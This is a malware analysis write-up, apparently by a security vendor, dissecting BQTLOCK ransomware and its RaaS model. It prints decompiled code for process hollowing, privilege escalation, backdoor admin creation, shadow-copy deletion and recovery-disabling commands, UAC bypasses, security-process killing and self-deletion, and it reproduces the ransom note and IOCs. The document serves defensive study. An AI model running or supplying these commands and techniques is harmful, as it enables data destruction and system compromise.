

Examining the tactics of BQTLOCK Ransomware & its variants

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Ransomware-as-a-Service (RaaS), marketed on dark web forums or Telegram channels, is a growing model in the cybercrime ecosystem where ransomware developers offer their malicious tools and infrastructure to affiliates in a subscription model or a profit share. Affiliates who are responsible for the distribution need not have any coding experience. They can simply purchase or subscribe to a RaaS, which handles the payload generation, encryption mechanisms, victim communication portals, and even automated payment collection via cryptocurrency.

A newly identified ransomware strain, named **Bqtlock**, which is operating under a Ransomware-as-a-Service (RaaS) model, has recently surfaced in the threat landscape since mid-July, as reported on [Twitter](#). It is associated with the ‘**ZerodayX**’, the [alleged leader](#) of the pro-Palestinian hacktivist group **Liwaa Mohammed**, who is also related to the [Saudi games data breach](#).




Figure 1: Tweet

Bqtlock leverages a range of anti-analysis techniques, including *string obfuscation*, *debugger detection*, and *virtual machine evasion*, to avoid detection and analysis. The ransomware is distributed in a ZIP archive, which contains a file called *Update.exe* responsible for encrypting local files of all types, appending a custom extension (.bqtlock), and drops a ransom note with instructions. This emerging malware follows the usual SOP of the double extortion method. It leaves behind a ransom note that says 48 hours to contact via telegram or X, demanding a payment of **13 to 40 XMRs (\$3600 to \$10000)** based on the wave. Suppose the victim doesn't contact within the given 48 hours. In that case, the ransom is doubled, and after 7 days, the decryption keys will be deleted permanently, and the attackers will sell the collected user data on their website (Figure 5), the standard double extortion technique. Transactions are conducted exclusively in Monero.

The sample we analyzed is a ZIP archive that contains two executables and 20 DLLs within it.

decryptor.exe	14-07-2025 19:27	Application	3,253 KB
libbrotlicommon.dll	14-07-2025 10:37	Application exten...	141 KB
libbrotlidec.dll	14-07-2025 10:37	Application exten...	59 KB
libcrypto-3-x64.dll	14-07-2025 10:37	Application exten...	5,657 KB
libcurl-4.dll	14-07-2025 10:37	Application exten...	1,170 KB
libgcc_s_seh-1.dll	14-07-2025 10:37	Application exten...	147 KB
libiconv-2.dll	14-07-2025 10:37	Application exten...	1,110 KB
libidn2-0.dll	14-07-2025 10:37	Application exten...	241 KB
libintl-8.dll	14-07-2025 10:37	Application exten...	293 KB
libnghttp2-14.dll	14-07-2025 10:37	Application exten...	206 KB
libnghttp3-9.dll	14-07-2025 10:37	Application exten...	186 KB
libngtcp2_crypto_ossl.dll	14-07-2025 10:37	Application exten...	51 KB
libngtcp2-16.dll	14-07-2025 10:37	Application exten...	336 KB
libpsl-5.dll	14-07-2025 10:37	Application exten...	103 KB
libssh2-1.dll	14-07-2025 10:37	Application exten...	303 KB
libssl-3-x64.dll	14-07-2025 10:37	Application exten...	1,026 KB
libstdc++-6.dll	14-07-2025 10:37	Application exten...	2,371 KB
libunistring-5.dll	14-07-2025 10:37	Application exten...	2,175 KB
libwinpthread-1.dll	14-07-2025 10:37	Application exten...	63 KB
libzstd.dll	14-07-2025 10:37	Application exten...	1,169 KB
update.exe	14-07-2025 19:27	Application	4,075 KB
zlib1.dll	14-07-2025 10:37	Application exten...	118 KB

Figure 2: Archive Contents

apphelp.bak.BQTLOCK	22/07/2025 14:52	BQTLOCK File	8 KB
apphelp.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	8 KB
AxInstUI.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	11 KB
bcryptPrimitives.bak.BQTLOCK	22/07/2025 14:52	BQTLOCK File	1 KB
bcryptPrimitives.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	1 KB
BdeUnlockWizard.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	9 KB
bintext.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	64 KB
BOOKMARK.DLL.BQTLOCK	22/07/2025 14:52	BQTLOCK File	56 KB
cfgmgr32.bak.BQTLOCK	22/07/2025 14:52	BQTLOCK File	11 KB
cfgmgr32.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	11 KB
Cmdline.dll.BQTLOCK	22/07/2025 14:52	BQTLOCK File	63 KB

Figure 3: Infected Files

ALL YOUR FILES HAVE BEEN ENCRYPTED BY BQTLOCK!
 Your entire network has been penetrated, and all data is now encrypted using military-grade AES-256 and RSA-4096 algorithms. Decryption is impossible without our unique private key.
 ⚠ Do NOT attempt to recover your files using third-party tools or backups. Any such action will result in the irreversible loss of your data.
 To begin the recovery process contact ,:
 BQTlock@tutamail.com
<http://yywhy1vqeaynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid.onion/>
<https://t.me/BQTlock>
<https://t.me/Fuch0u>
 your unique ID is: LULZ
 ⚠ You have 48 hours to make contact. After that, the decryption price will double. After 7 days, your key will be destroyed permanently.
 We are watching
 计算机已被BQTLOCK加密
 我们的要求很简单，我们只要钱
 请联系：
 BQTlock@tutamail.com
<http://yywhy1vqeaynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid.onion/>
<https://t.me/BQTlock>
<https://t.me/Fuch0u>

Figure 4 : Ransom note

Currently Infected Companies

USA Military Alumni Networks Keys deleted

Domains: isabrd.com, varsity.com, letterwinner.com, whoglugue.net, whoglugue.com, whoware.com, mailusna97.com

Active Since: 2000-

Data Size: ~159 GB (encrypted)

Payment Status: unpaid (500 XMR requested)

Leak Type: Full database + backups

eFunda, Inc. Keys deleted

Domain: efunda.com (270+ subdomains)

Active Since: 1999

Data Size: ~670 GB (encrypted)

Payment Status: Unpaid (200 XMR requested)

Leak Type: Full database + backups

Figure 5: Listings of infected companies

Their website offers three subscription services for their RaaS: Starter, Professional, and Enterprise. In their subscription services, they offer customization for the ransom note and its file name, wallpaper, icon, C2s, file extensions, and an opt-in option for many functionalities such as anti-debug, anti-VM, self-delete, etc.

RaaS Service

Launch your own ransomware operation with our premium RaaS platform. Fully customizable with your branding and complete control panel.

Starter
9 XMR
2 Weeks Access

- ✓ ransomware
- ✓ Custom note & wallpaper
- ✓ Basic reporting
- ✓ telegram support

Professional POPULAR
15 XMR
1 Month Access

- ✓ Advanced ransomware
- ✓ Full branding customization
- ✓ Advanced reporting
- ✓ Unlimited infections
- ✓ Telegram support
- ✓ Victim statistics & analytics
- ✓ Automatic decryption tool generation

Enterprise
30 XMR
3 Months Access

- ✓ All Professional features
- ✓ Dedicated support agent
- ✓ API access
- ✓ Custom encryption
- ✓ 24/7 priority support

Figure 6: Subscription Models

It uses the `IsDebuggerPresent()` API to detect active debugging environments. While the code contains a stub for anti-virtual machine (VM) detection, it currently returns false unconditionally, suggesting that anti-VM functionality is either under development or intentionally disabled for now, or maybe the user opted out of this functionality.

```

uStack_18 = 0x14000a6e9;
BVar2 = IsDebuggerPresent();
if (BVar2 == 0) {
    cVar1 = check_vm();
    if (cVar1 == '\0') {
        local_28 = CreateMutexA(LPSECURITY_ATTRIBUTES)0x0,1,
            "Global\\{00A0B0C0-D0E0-F000-1000-200030004000}");
        DVar3 = GetLastError();
    }
}
    
```

Figure 7: Anti-Analysis & Mutex Checks

Bqtl0ck checks for the presence of a mutex. If the mutex already exists, the process exits immediately. Otherwise, it creates a new mutex named `Global\{00A0B0C0-D0E0-F000-1000-200030004000}`.

Following the mutex check, Bqtl0ck attempts privilege escalation by enabling `SeDebugPrivilege` using `OpenProcessToken` and `AdjustTokenPrivileges`. This elevated privilege is necessary for the malware to inject code into system-level processes.

```

C:\Decompile: elevate_privileges - (update.dat)
40  std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_139);
41  ProcessHandle = GetCurrentProcess();
42  BVar1 = OpenProcessToken(ProcessHandle, 0x28, &local_170);
43  if (BVar1 != 0) {
44      BVar1 = LookupPrivilegeValueA((LPCSTR) 0x0, "SeDebugPrivilege", &local_190);
45      if (BVar1 != 0) {
46          local_188.PrivilegeCount = 1;
47          local_188.Privileges[0].Luid.LowPart = local_190.LowPart;
48          local_188.Privileges[0].Luid.HighPart = local_190.HighPart;
49          local_188.Privileges[0].Attributes = 2;
50          BVar1 = AdjustTokenPrivileges(local_170, 0, &local_188, 0x10, (PTOKEN_PRIVILEGES) 0x0, (PDWORD) 0x0);
    
```

Figure 8: Privilege Escalation

It then proceeds to process hollowing via a function named `Perform_hollowing` targeting `explorer.exe`.

```

C:\Decompile: perform_hollowing - (update.dat)
109  memset(&local_7d8, 0, 0x10);
110  builtin_memcpy(local_808, "C:\\Windows\\System32\\explorer.exe", 0x21);
111  BVar3 = CreateProcessA((LPCSTR) 0x0, local_808, (LPSECURITY_ATTRIBUTES) 0x0,
112                  (LPSECURITY_ATTRIBUTES) 0x0, 0, 4, (LPVOID) 0x0, (LPCSTR) 0x0, &local_7b8,
113                  &local_7d8);
114  if (BVar3 == 0) {
115      local_b8 = &local_e9;
116      std::__cxx11::string::string<>(local_118, "ERROR", &local_e9);
117      local_c0 = &local_c1;
118      std::__cxx11::string::string<>
119          (local_e8, "Failed to create suspended explorer.exe process.", &local_c1);
120      log_message(local_e9, local_118);
121      std::__cxx11::string::~string(local_e8);
122      std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_c1);
123      std::__cxx11::string::~string(local_118);
124      std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_e9);
125  }
126  else {
127      local_cd8.ContextFlags = 0x10000b;
128      BVar3 = GetThreadContext(local_7d8.hThread, &local_cd8);
129      if (BVar3 == 0) {
    
```

Figure 9: Process Hollowing

Bqtl0ck performs system reconnaissance by collecting host information, including the computer name, hostname, username, local IP address, and public IP (retrieved via `www[.Jicanhazip[.]com`). It also harvests the hardware ID and calculates both total and available disk space across all drives.

```

GetComputerNameA(local_b78, &local_b7c);
local_78 = &local_a19;
pcVar5 = getenv("USERNAME");
std::__cxx11::string::string<>(local_ba8, pcVar5, &local_a19);
std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_a19);
get_local_ip[abi:cxx11]();
get_public_ip[abi:cxx11]();
get_os_version[abi:cxx11]();
get_hwid[abi:cxx11]();
get_disk_info[abi:cxx11]();
create_new_admin_user[abi:cxx11]();
    
```

Figure 10: Collects User Details

Post-recon, the ransomware attempts to establish persistent administrative access by creating a new local user `"BQTL0ckAdmin"` with the password `"Password123!"`, through the `NetUserAdd` API, and elevating its privileges by adding it to the `Administrators` group using `NetLocalGroupAddMembers`.

```

local_lc = NetUserAdd(0,1,&local_4d8,&local_4dc);
if (local_lc == 0) {
    local_58 = &local_389;
    std::_cxx11::string::string<>(local_3b8,"SUCCESS",&local_389);
    std::operator+((char *)local_368,(string *)"User \");
    std::operator+(local_388,(char *)local_368);
    log_message(local_388,local_3b8);
    std::_cxx11::string::~string(local_388);
    std::_cxx11::string::~string(local_368);
    std::_cxx11::string::~string(local_3b8);
    std::_new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_389);
    memset(&local_4e8,0,8);
    local_4e8 = std::_cxx11::wstring::c_str(local_478);
    local_lc = NetLocalGroupAddMembers(0,L"Administrators",3,&local_4e8,1);
}

```

Figure 11: Adding User to Administrators

Bqtl0ck exfiltrates collected system data through a Discord webhook, transmitting information in JSON format. A Discord webhook is a legitimate feature that lets apps send automated messages to a channel via a unique URL. Malware abuses it as a free command-and-control channel & exfiltrating stolen data. It includes a function to capture a screenshot of the victim's desktop, saving it locally as `C:\Windows\Temp\bqt_screenshot.png` using the `BitBlt` and `GdiplCreateBitmapFromHBITMAP` APIs. The malware also records its logs and sends them.

To prevent victims from restoring their system or recovering encrypted files, execute a series of system commands designed to disable Windows recovery mechanisms.

```

system("vssadmin.exe delete shadows /all /quiet > NUL 2>&1");
system("wmic.exe shadowcopy delete > NUL 2>&1");
system("bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures > NUL 2>&1");
system("bcdedit.exe /set {default} recoveryenabled no > NUL 2>&1");

```

Figure 12: Anti-Recovery Commands

As part of its pre-encryption routine, Bqtl0ck performs a scan of running processes to identify and terminate specific applications that may prevent it from encrypting files effectively. This is done using the `CreateToolhelp32Snapshot` API, which allows the ransomware to capture a snapshot of the current process list. It then enumerates through these using standard Windows APIs, such as `Process32First` and `Process32Next`. For each enumerated process, it compares the process name against a hardcoded list. If a match is found, the malware attempts to open the process handle using `OpenProcess` and then forcibly terminates it via `TerminateProcess`.

```

local_2e8[0] = "msmpeng.exe";
local_2e8[1] = "avastsvc.exe";
local_2e8[2] = "avgsvc.exe";
local_2e8[3] = "mbamservice.exe";
local_2c8 = "nortonsecurity.exe";
local_2c0 = "defender.exe";
local_2b8 = "kaspersky.exe";
local_2b0 = "sqlservr.exe";
local_2a8 = "mysqld.exe";
local_2a0 = "postgres.exe";
local_298 = "outlook.exe";
local_290 = "winword.exe";
local_288 = "excel.exe";
local_280 = "powerpnt.exe";
local_278 = "taskmgr.exe";
local_270 = "procexp.exe";
local_268 = "regedit.exe";
local_260 = "powershell.exe";
local_258 = "cmd.exe";
local_250 = "chrome.exe";
local_248 = "firefox.exe";
local_240 = "msedge.exe";

```

Figure 13: List of Processes to check & terminate

Bqtl0ck ransomware sets up persistence via Windows Scheduled Tasks. Once it has the executable path, Bqtl0ck constructs a command to register a scheduled task using `schtasks.exe`. What's particularly notable is the task name it chooses: **Microsoft\Windows\Maintenance\SystemHealthCheck**

```

Decompile: establish_persistence - (update.dat)
43 GetModuleFileNameA((HMODULE)0x0,local_2a8,0x104);
44 local_30 = &local_139;
45 std::__cxx11::string::string<>
46     (local_2c8,"Microsoft\\Windows\\Maintenance\\SystemHealthCheck",&local_139);
47 std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_139);
48 local_38 = &local_e9;
49 std::__cxx11::string::string<>(local_118,local_2a8,&local_e9);
50 std::operator+((char *)local_c8,(string *)"schtasks /create /tn \");
51 std::operator+(local_e8,(char *)local_c8);
    
```

Figure 14: Creation of a Scheduled Task

The wallpaper is a base64-encoded image string, decodes it, writes the binary image data as *bqt_wallpaper.bmp* into the *C:\Windows\Temp* directory, and sets it as desktop wallpaper using the *SystemParametersInfoA* API with the *SPI_SETDESKWALLPAPER* flag. Bqtlock also modifies file type icons in Windows Explorer by dropping a custom file (*bqt_icon.ico*) in the same Temp directory. It then enumerates a list of common file extensions (Figure 16) and updates their *DefaultIcon* registry keys under *HKEY_CLASSES_ROOT*, effectively changing the default icons for associated files. This is done through repeated use of *RegCreateKeyExA* and *RegSetValueExA*. Once the changes are made, the malware calls *SHChangeNotify* to refresh the icon cache.



Figure 15: Wallpaper

```

aTxt db '.txt',0
aDoc db '.doc',0
aDocx db '.docx',0
aPdf db '.pdf',0
aXls db '.xls',0
aXlsx db '.xlsx',0
aPpt db '.ppt',0
aPptx db '.pptx',0
aJpg db '.jpg',0
aJpeg db '.jpeg',0
aPng db '.png',0
aGif db '.gif',0
aBmp db '.bmp',0
aTif db '.tif',0
aTiff db '.tiff',0
aMp3 db '.mp3',0
aWav db '.wav',0
aFlac db '.flac',0
aAac db '.aac',0
aOgg db '.ogg',0
aMp4 db '.mp4',0
aAvi db '.avi',0
aMov db '.mov',0
aWmv db '.wmv',0
aFlv db '.flv',0
aZip db '.zip',0
aRar db '.rar',0
a7z db '.7z',0
aTar db '.tar',0
aGz db '.gz',0
aExe db '.exe',0
aDll db '.dll',0
aSys db '.sys',0
aLnk db '.lnk',0
    
```

Figure 16: List of extensions

The malware recursively scans folders from a given root path but skips hardcoded directories like *Windows*, *Program Files*, *ProgramData*, *AppData*, and *Recycle.Bin* to maintain system stability.


```

GetModuleFileNameA((HMODULE)0x0,local_258,0x104);
local_30 = &local_99;
std::_cxx11::string<>(local_c8,local_258,&local_99);
std::operator+(char *)local_e8,(string *)"cmd.exe /C timeout /t 3 /nobreak > NUL & del /f /q \\";
;
std::operator+(local_278,(char *)local_e8);
std::_cxx11::string::~~string(local_e8);
std::_cxx11::string::~~string(local_c8);
std::_new_allocator<char>::~~new_allocator((__new_allocator<char> *)&local_99);
lpParameters = (LPCSTR)std::_cxx11::string::c_str(local_278);
ShellExecuteA((HWND)0x0,"open","cmd.exe",lpParameters,(LPCSTR)0x0,0);

```

Figure 21: Self-Deletion

Updated Variant

While analyzing, we obtained an updated BQTLck sample on August 5, 2025. It still contains the earlier checks and routines, but now includes additional anti-analysis checks, UAC bypasses, and heavier code obfuscation; overall, a clear step-up in most techniques, making analysis more challenging.

For Anti-debugging, it uses `IsDebuggerPresent()`, `CheckRemoteDebuggerPresent()`, `OutputDebugString()`, and `GetTickCount()`. Each check targets different debugger behaviors, including timing anomalies.

```

.text:00000001400039FC          loc_1400039FC:                ; CODE XREF: sub_140003910+DC1j
.text:00000001400039FC          FF 15 D6 18 81 00            call     cs:IsDebuggerPresent
.text:00000001400039FC          85 C0                        test    eax, eax
.text:0000000140003A04          0F 85 46 01 00 00            jnz     loc_140003B50
.text:0000000140003A04          C7 44 24 28 00 00 00 00     mov     [rsp+0A8h+pbDebuggerPresent], 0
.text:0000000140003A12          FF 15 E0 16 81 00            call     cs:GetCurrentProcess
.text:0000000140003A18          48 8D 54 24 28              lea     rdx, [rsp+0A8h+pbDebuggerPresent] ; pbDebuggerPresent
.text:0000000140003A1D          48 89 C1                      mov     rcx, rax ; hProcess
.text:0000000140003A20          FF 15 AA 15 81 00            call     cs:CheckRemoteDebuggerPresent
.text:0000000140003A26          8B 44 24 28                  mov     eax, [rsp+0A8h+pbDebuggerPresent]
.text:0000000140003A2A          85 C0                        test    eax, eax
.text:0000000140003A2C          0F 85 AE 00 00 00            jnz     loc_140003AE0
.text:0000000140003A2C          31 C9                        xor     ecx, ecx ; dwErrCode
.text:0000000140003A34          FF 15 BE 19 81 00            call     cs:SetLastError
.text:0000000140003A3A          48 8D 0D FC 37 60 00         lea     rcx, OutputString ; "Checking for debugger...\n"
.text:0000000140003A41          FF 15 F1 18 81 00            call     cs:_imp_OutputDebugStringA
.text:0000000140003A47          FF 15 58 17 81 00            call     cs:_imp_GetLastError
.text:0000000140003A47          85 C0                        test    eax, eax
.text:0000000140003A4F          0F 85 63 01 00 00            jnz     loc_140003B88
.text:0000000140003A4F          4C 8B 25 F4 17 81 00         mov     r12, cs:GetTickCount64
.text:0000000140003A55          41 FF D4                      call    r12 ; GetTickCount64
.text:0000000140003A5C          49 89 C6                      mov     r14, rcx
.text:0000000140003A62          41 FF D4                      call    r12 ; GetTickCount64

```

Figure 22: new-debug-checks

Privilege escalation is achieved via **UAC bypass** using multiple methods:

- By using **CMSTP**
 - Executes a crafted '.inf' file with '/s' to abuse CMSTP's auto-elevation and run payloads without a UAC prompt.

```

48 8D 15 67 BF 5E 00          loc_14001B378:                ; "INFO"
48 89 D9                      mov     rcx, rbx
E8 29 63 FE FF                call    sub_140001680
48 8D 15 12 DC 5E 00          lea     rdx, aAttemptingUacB_1 ; "Attempting UAC bypass using CMSTP (Win ".
48 89 F1                      mov     rcx, rsi
E8 1A 63 FE FF                call    sub_140001680
48 89 DA                      mov     rdx, rbx
48 89 F1                      mov     rcx, rsi
E8 2F 80 FE FF                call    sub_1400033D0
48 89 F1                      mov     rcx, rsi
E8 C7 EF 58 00                call    sub_1405AA370
48 89 D9                      mov     rcx, rbx
E8 BF EF 58 00                call    sub_1405AA370
48 8D 15 18 DC 5E 00          lea     rdx, aCWindowsTempBq_3 ; "C:\Windows\Temp\bqt_bypass.inf"

```

Figure 23: UAC bypass using cmstp

- By using **fodhelper.exe & eventvwr.exe**
 - Attackers modify registry keys under `HKCU\Software\Classes\ms-settings\Shell\Open\command` to point to their payload. When the `fodhelper.exe/eventvwr.exe` runs, it executes the payload with elevated privileges without triggering a UAC prompt, since it's an auto-elevated.


```

aChrome db 'Chrome',0
aGoogle db 'Google',0
aEdge db 'Edge',0
aMicrosoft db 'Microsoft',0
aBraveBrowser db 'Brave-Browser',0
aBravesoftware db 'BraveSoftware',0
aOperaStable db 'Opera Stable',0
aOperaSoftware db 'Opera Software',0
aVivaldi db 'Vivaldi',0
aYandexbrowser db 'YandexBrowser',0
aYandex db 'Yandex',0
aProfiles db 'Profiles',0
aFirefox db 'Firefox',0
aMozilla db 'Mozilla',0
    
```

Figure 27: List of browsers to collect passwords

The updated variant retains its previous functionality with extra obfuscation such as wallpaper and icon manipulation, terminating security processes, privilege escalation, Process hollowing for stealthy payload execution, creating scheduled tasks for persistence, Encrypting mechanisms, and other core malicious behaviors, while expanding its capabilities with new features like credential theft and enhanced anti-analysis techniques and Privilege escalation by UAC-bypass.

A recent [tweet](#) showcases the BQTLock Ransomware Builder V4, highlighting numerous customizable options that allow threat actors to build ransomware according to their preferences.




Figure 28: BQTLock Ransomware Builder

Questionable claims on BQTLock

ZeroDayX markets BQTLock as a **FUD (Fully Undetectable)** ransomware, [claiming it is undetected by all AVs](#). However, the sample distributed was a **corrupted** ISO file, which appears non-functional. Moreover, the file was only submitted to VT once, and that submission came from **Lebanon**, which strongly indicates it was uploaded by the developer or someone closely affiliated. This raises doubts about the legitimacy of the FUD claims and highlights the possibility that the promotion is **exaggerated** or **deceptive**.




Figure 29: Misleading VT FUD

Further Updates

From posts on [X](#), it's clear that the ransomware is still being actively promoted and updated. Recently, the RaaS developers announced that version 4 is live. However, they also stated that future updates have been discontinued. In less than a month, they claimed to have updated four versions and then stopped the updates. This raises questions about whether this is a genuine halt, a rebranding attempt, or simply another ploy to create urgency among buyers. Recently, their [Telegram channel](#) got blocked, and as a gesture of goodwill, they offered their services free of cost for the next 3 days on their new Telegram channel. Also released a new tool called '[BAQIYAT.osint](#)', which seems like a platform for keyword searching of stolen information at a fee.




Figure 30: Promotions on Telegram

This emphasizes how the group is treating the ransomware more like a commercial product than a long-term criminal operation.

With the increasing risk of ransomware attacks, it's important to take steps to protect your data. Using a reliable security solution like K7 Total Security and keeping it updated is crucial to defend against these threats.

IOCs

Hash	Detection Name
4E7434AC13001FE55474573AA5E9379D	Ransomware (005a7a3d1)
7170292337A894CE9A58F5B2176DFEFC	Ransomware (005a7a3d1)

Ransomware Site	hxxp[:]//yywhylvqeaynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid[.]onion
X	hxxps[:]//x[.]com/Zerodayx1
Telegram	hxxps[:]//t[.]me/BQTlock hxxps[:]//t[.]me/Fuch0u hxxps[:]//t[.]me/BQTnet hxxps[:]//t[.]me/BQTlock_raas
Crypto Wallet	89RQN2EUmiX6vL7nTv3viqUAgbDpN4ab329zPCEgbceQJuS233uye4eXtYk3MXAtVoKNMmzgVrxXphLZbJPte
Mail	BQTlock@tutamail.com

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- <https://x.com/zerodayx1/status/1945911541989085278>

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Source: <https://labs.k7computing.com/index.php/examining-the-tactics-of-bqtlock-ransomware-its-variants/>